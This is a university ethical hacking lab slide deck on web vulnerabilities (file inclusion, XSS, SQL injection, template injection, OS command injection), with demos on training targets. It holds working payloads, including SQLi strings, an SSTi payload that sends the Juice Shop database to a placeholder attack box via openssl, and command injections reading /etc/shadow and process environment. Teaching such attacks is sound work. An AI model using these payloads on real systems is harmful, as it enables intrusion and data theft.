



# ETHL – Ethical Hacking Lab


## 0x04 – Web Security p2

Davide Guerri - `davide[.]guerri AT uniroma1[.]it`  
Ethical Hacking Lab  
Sapienza University of Rome - Department of Computer Science





**This slide deck is released under Creative Commons  
Attribution-NonCommercial (CC BY-NC)**



# ToC

1

Local File  
Inclusion (LFI)

2

Remote File  
Inclusion (RFI)

3

Cross Site  
Scripting (XSS)

4

SQL Injection  
(SQLi)

5

Server-Side  
Template Injection  
(SSTi)

6

OS Command  
Injection





# Local File Inclusion (LFI)



# Local File Inclusion (LFI)

**Trick the web application to load, render and possibly execute some content from a local source**

Typically found in parameters (GET, POST, Cookies) loading legit files from application directory

E.g.,

- language definitions `/index.php?lang=/lang/italian.json`
- parametrized image loading `/product?pic=/assets/flowers.png`





# Local File Inclusion (LFI)

We have already seen path traversal, which is a type of LFI

So we are going to take it a step further, with **log poisoning leading to RCE**

## Demo: LFI 2 RCE via Log Poisoning (User Agent)





# Remote File Inclusion (RFI)





# Remote File Inclusion (RFI)

Trick the web application to load some content from a remote source

- Very similar to LFI, possibly more dangerous
- A remote content is included in the page rendered server-side

**Demo: LFI via language selection**







# A03:2021-Injection



# A03:2021-Injection

## When is an application vulnerable to injections?

In short, an injection is a manipulation that can be used to make the application perform unintended actions

It happens when

- the application **directly incorporates user-supplied data** into dynamic queries or commands (like SQL statements, scripts, or system commands), and
- the application **doesn't perform proper escaping or context-aware handling**



# A03:2021-Injection

## Common types of injection

- XSS
- SQL / NoSQL injection
- Server Side Template injection (SSTi)
- OS command injection





# Cross Site Scripting (XSS)



# Cross Site Scripting (XSS)

## How XSS Works

- Attacker injects malicious code into a vulnerable website
- Victim visits the website and the code is executed in their browser
- The code can then access the victim's cookies, session data, and other sensitive information or it can “force” unintended actions
- Three types: Reflected, Stored, DOM-based



# Cross Site Scripting (XSS)

XSS can be used to make the browser issue requests to other sites (i.e., not the vulnerable site) - ***possibly where the user is already authenticated***

- This is called Cross-Site Request Forgery (CSRF)

We won't see CSRF in this lab, but you can try [this one](#) on Portswigger's Web Security Academy



# Cross Site Scripting (XSS)

## Types of XSS (1/3) - Reflected XSS



- Send malicious code to the victim (human or system) in a URL or form
- Victim submits the URL or form
- The code is reflected back to them and executed in their browser



# Cross Site Scripting (XSS)

## Types of XSS (1/3) - Reflected XSS

### Demo





# Cross Site Scripting (XSS)

## Types of XSS (2/3) - Stored XSS (the most severe)

- Store malicious code on a server, such as in a forum post or comment
- When the victim views the page, the code is executed in their browser
- Code is executed **every time** the affected page is loaded by any user, regardless of the victim's actions.



# Cross Site Scripting (XSS)

## Types of XSS (2/3) - Stored XSS

### Demo

Leave a comment

Comment:

Awesome article!

Name:

Davide

Email:

a@b.c

Website:

Post Comment

Davide | 29 February 2024

Awesome article!

Leave a comment

Elements Console Sources

```
<h1>Comments</h1>
<section class="comment">...</section>
<section class="comment">...</section>
<section class="comment">
  <p>...</p>
  <p>Awesome article!</p> = $0
</section>
<section class="add-comment">...</section>
<div class="is-linkback">...</div>
```

### Leave a comment

Comment:

<script>alert(1)</script>

Name:

Haxxor

# Cross Site Scripting (XSS)

## Types of XSS (3/3) - (Document Object Model) DOM-based XSS

- Additional qualification for reflected and stored
- Manipulation of the DOM to inject malicious code
- Through various techniques, such as JavaScript event handlers
- Code execution is triggered by **specific user interactions**, such as clicking a link, modifying form data, or running JavaScript code within the page



# Cross Site Scripting (XSS)

## Types of XSS (3/3) - DOM-based XSS

### Demo

WE LIKE TO 

**BLOG**

0 search results for 'aaaaa'

Search the blog...

Display a menu [Back to Blog](#)

Elements Console Sources Network Timelines

```
<!DOCTYPE html>
<html data-ht-installed="true">
  <head>...</head>
  <body>
    <script src="/resources/labheader/js/labHeader.js"></script>
    <div id="academyLabHeader">...</div>
    <section id="notification-labsolved" class="notification-labsolved">...</section>
    <div theme="blog">
      <section class="maincontainer">
        <div class="container is-page">
          <header class="navigation-header">...</header>
          <header class="notification-header">...</header>
          <section class="blog-header">...</section>
          <section class="search">
            <form action="/" method="GET">
              <input type="text" placeholder="Search the blog..." name="search">
              <button type="submit" class="button">Search</button>
            </form>
          </section>
          <script>...</script>
          
          <section class="blog-list no-results">...</section>
        </div>
      </section>
    </div>
  </body>
</html>
```

0 search results for 'aaaaa'





# Cross Site Scripting (XSS)

Q. Is XSS a big deal?





[demo]

XSS-Exploitation-Tool



# Cross Site Scripting (XSS)

Is XSS a big deal? - We are just executing arbitrary javascript on the user browser, after all...

## Impact

- **Stealing sensitive information** - e.g., cookies, session tokens, or other sensitive data stored in the user's browser
- **Session hijacking** - impersonate legitimate users and gain unauthorized access to accounts or system
  - E.g., Directly acquiring session “authentication material” or via CSRF
- **Website defacement** - malicious code can be injected to alter the website's appearance and content

XSS can be a stepping stone for more sophisticated attacks, like malware distribution or phishing scams



# Cross Site Scripting (XSS)

## XSS Mitigations

- **Input validation** on the **server-side** to sanitize user input before storing it
- **Output encoding** is crucial for Stored XSS to prevent script execution when displaying untrusted data
- For DOM-based XSS, secure coding practices and careful handling of user-controlled data within client-side scripts are essential








**[challenge]**

Manually find an XSS vulnerability  
in Juice Shop





# SQL Injection (SQLi)





# Structured Query Language Injection (SQLi)

## How SQLi Works

Type of attack that exploits vulnerabilities in web apps, to inject malicious SQL code

### Impact:


- Retrieve hidden application data
- Subvert application logic
- Retrieving data outside the scope of the application
- Execute code on the OS (\*)



# Structured Query Language Injection (SQLi)

Vulnerability in WHERE clause - [Demo](#)

`https://<website>/filter?category=Pets`



```
$query = "SELECT * FROM products WHERE category = ' " . $c . "' ;
```



# Structured Query Language Injection (SQLi)

## Detect the DBMS

Database type	Query	Example
Microsoft, MySQL	<code>SELECT @@version</code>	<code>' UNION SELECT @@version --</code>
Oracle	<code>SELECT version FROM v\$instance;</code>	<code>' UNION SELECT version FROM v\$instance --</code>
PostgreSQL	<code>SELECT version()</code>	<code>' UNION SELECT version() --</code>

`/filter?category=x '+union+select+0,null,version(),0,0','',null,null--`



# Structured Query Language Injection (SQLi)

## Other types of SQLi

**Blind SQLi** - we can't see the result of injected SQL code (common)

- See if the page returns expected results

```
where category='Pets' AND (SELECT SUBSTR((SELECT version()),1,1))='P'--';
```

```
where category='Pets' AND (SELECT SUBSTR((SELECT version()),2,1))='o'--';
```

...

- **Time-based Blind-SQLi** - sleep only if some condition is met

```
where category='';SELECT CASE WHEN SUBSTR((SELECT version()),1,1)='P' THEN  
pg_sleep(5) ELSE pg_sleep(0) END--';
```





# Structured Query Language Injection (SQLi)

## Other types of SQLi

### Second Order SQLi (aka **stored SQL injection**)

- When the app takes user input from an HTTP request and stores it for future use





**[practice]**

Manually find one SQLi in Juice  
Shop





# Structured Query Language Injection (SQLi)

## Tools - SQLmap

*Ok to use it for the assignment*

*BUT make sure you **understand**  
and **explain** what you are doing  
and **why** it worked/didn't work*

```
gt@km1 ~$ sqlmap -u "https://0a18002804e5f11c832f658800670046.web-security-academy.net/filter?category=Pets" --method GET

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:32:07 /2024-03-02/

[22:32:07] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('session=KKo0vQIGDsI...i8fpAhdzcM'). Do you want to use those [Y/n] y
[22:32:17] [INFO] checking if the target is protected by some kind of WAF/IPS
[22:32:17] [INFO] testing if the target URL content is stable
[22:32:17] [INFO] target URL content is stable
[22:32:17] [INFO] testing if GET parameter 'category' is dynamic
[22:32:18] [INFO] GET parameter 'category' appears to be dynamic
[22:32:18] [WARNING] heuristic (basic) test shows that GET parameter 'category' might not be injectable
[22:32:19] [INFO] testing for SQL injection on GET parameter 'category'
[22:32:19] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:32:28] [WARNING] reflective value(s) found and filtering out
[22:32:28] [INFO] GET parameter 'category' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="Fur")
[22:32:25] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'PostgreSQL'
it looks like the back-end DBMS is 'PostgreSQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
[22:32:38] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[22:32:38] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[22:32:39] [INFO] testing 'PostgreSQL OR error-based - WHERE or HAVING clause'
[22:32:39] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[22:32:39] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[22:32:40] [INFO] testing 'PostgreSQL error-based - Parameter replace'
[22:32:40] [INFO] testing 'PostgreSQL error-based - Parameter replace (GENERATE_SERIES)'
[22:32:40] [INFO] testing 'Generic inline queries'
[22:32:40] [INFO] testing 'PostgreSQL inline queries'
[22:32:40] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[22:32:51] [INFO] GET parameter 'category' appears to be 'PostgreSQL > 8.1 stacked queries (comment)' injectable
[22:32:51] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[22:33:03] [INFO] GET parameter 'category' appears to be 'PostgreSQL > 8.1 AND time-based blind' injectable
[22:33:03] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[22:33:03] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) techni
```





# Server-Side Template Injection (SSTi)



# Server-Side Template Injection (SSTi)

Web applications often use template languages

- help separate structure and presentation of a web page from the business logic
- Examples: Pug (Node.js) and Jinja (Python)

Sometimes web applications insecurely render user provided content as part of the template...

HTML

```
<!DOCTYPE html>
<html>
<head>
  <title>Products</title>
</head>
<body>
  <h1>Our Products</h1>
  <ul>
    {% for product in products %}
      <li>{{ product.name }} - ${ product.price }</li>
    {% endfor %}
  </ul>
</body>
</html>
```

Example of Jinja template. Python code can run within {{ }} markers





# Server Side Template Injection (SSTi)

Since templating languages typically allow running native code, SSTi often leads to RCE

Even when we cannot do RCE, impact can be severe

- Information Disclosure - read sensitive files or exfiltrate user data
- DoS
- Defacement






# [demo] SSTi on Juice Shop



# Server-Side Template Injection (SSTi)

Username in User Profile is  
vulnerable to SSTi

It's possible to learn what  
templating language it uses by  
looking at the popular ones for  
NodeJS



# Server-Side Template Injection (SSTi)

The templating  
language happens to  
be Pug (formerly Jade)

We can execute  
Javascript

## User Profile



Email:  
admin@juice-sh.op

Username:  
#{req.cookies['token']}

Set Username

eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzliwiZGF0YSI6eyJpZ  
SpyGQuPhNq-  
1PBqGM6KhzqQXymQilikT1tb7v5Esn3jM2mvrzOS2nVypBVoeSGORxIDOFs8BrHWIzPTi1493!

# Server-Side Template Injection (SSTi)

If you are running Juice Shop with Docker: it's running on a stripped-down Linux distribution (i.e., `gcr.io/distroless/nodejs20-debian11`)

There is no shell available, so we need to be creative... Two viable strategies

1. Upload static binaries via arbitrary file upload vuln, execute them
2. Living of The Land approach...





# Server-Side Template Injection (SSTi)

## Exploit Juice Shop SSTi LoTL approach (1/2)

1. Create a self-signed cert for the attack box

```
openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes
```

2. Start openssl s\_server on the attack box

```
openssl s_server -quiet -key key.pem -cert cert.pem -port 8080 |base64 -d
```



# Server-Side Template Injection (SSTi)

## Exploit Juice Shop SSTi LoTL approach (2/2)

3. Inject this template to read the whole juiceshop db :-)

```
#{
  require('child_process').spawnSync(
    '/usr/bin/openssl', ['s_client', '-connect', <attack box ip>'],
    {
      input: require('fs').readFileSync(
        '/juice-shop/data/juiceshop.sqlite', 'base64')
    });
}
```





# OS Command Injection





# OS Command Injection

## The most “direct” form of RCE

A system is vulnerable to OS Command Injection when it insecurely uses user input to build a command line

For instance,

- A Network looking glass on the Internet
- A firewall configuration script of a SOHO router



# OS Command Injection

## How to detect an OS Command Injection

Similar in principle to SQLi: we “terminate” the shell command and add our code

If the application code is

```
nmap -sS ${TARGET_IP} -oX
```

We could inject something like

```
localhost;cat /etc/shadow; #
```

To get

```
nmap -sS localhost;cat /etc/shadow; # -oX
```



# OS Command Injection

## Demo

You can imagine these bags are a firm favorite with weak tea drinkers, for those who at the top. Just empty out the leaves, let them infuse and then decant back into the w rest, this is an environmentally, and economically sound purchase not to be missed.

London

Check stock

19 units

```
└─$ curl 'https://0a5000df0337e4f5853fcc1700ff00fe.web-security-academy.net/product/stock' \
-X 'POST' \
-H 'Content-Type: application/x-www-form-urlencoded' \
-H 'Accept: */*' \
-H 'Sec-Fetch-Site: same-origin' \
-H 'Accept-Language: en-GB,en;q=0.9' \
-H 'Accept-Encoding: deflate, br' \
-H 'Sec-Fetch-Mode: cors' \
-H 'Host: 0a5000df0337e4f5853fcc1700ff00fe.web-security-academy.net' \
-H 'Origin: https://0a5000df0337e4f5853fcc1700ff00fe.web-security-academy.net' \
-H 'Connection: keep-alive' \
-H 'Sec-Fetch-Dest: empty' \
-H 'Cookie: session=stkiojjUAGQLLYjopJerys0SvFxs2GZ' \
--data 'productId=18&storeId=1;cat+/proc/self/envIRON' -o-
19
SUDO_GID=10000MAIL=/var/mail/peter-mr1GLJUSER=peter-mr1GLJHOSTNAME=f997d55cfbeaHOME=/home/pete
r-mr1GLJSUDO_UID=10000LOGNAME=peter-mr1GLJTERM=xtermPATH=/usr/local/sbin:/usr/local/bin:/usr/s
bin:/usr/bin:/sbin:/bin:/snap/binSUDO_COMMAND=/usr/bin/sh -c bash /home/peter-mr1GLJ/stockrepo
rt.sh 18 1;cat /proc/self/envIRONSHELL=/bin/bashSUDO_USER=academyPWD=/home/peter-mr1GLJ
```



# Links

- [XSS-Exploitation-Tool](#)
- SQLi - Cheat Sheets
  - [SQLi - PayloadAllTheThings](#)
  - [Portswigger SQL injection cheat sheet](#)
  - [Hacktricks SQL Injection](#)
  - [Invicti SQL injection cheat sheet](#)
- [THM - File Inclusion, File Traversal](#)

